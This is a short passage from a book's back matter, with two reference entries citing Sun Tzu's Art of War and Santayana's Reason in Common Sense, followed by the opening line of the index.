4. http://classics.mit.edu/Tzu/artwar.html. Accessed February 2010.
5. Vol. I, *Reason in Common Sense*, George Santayana. Accessed February 2010.

Index

Page numbers followed by *f* indicates a figure and *t* indicates a table.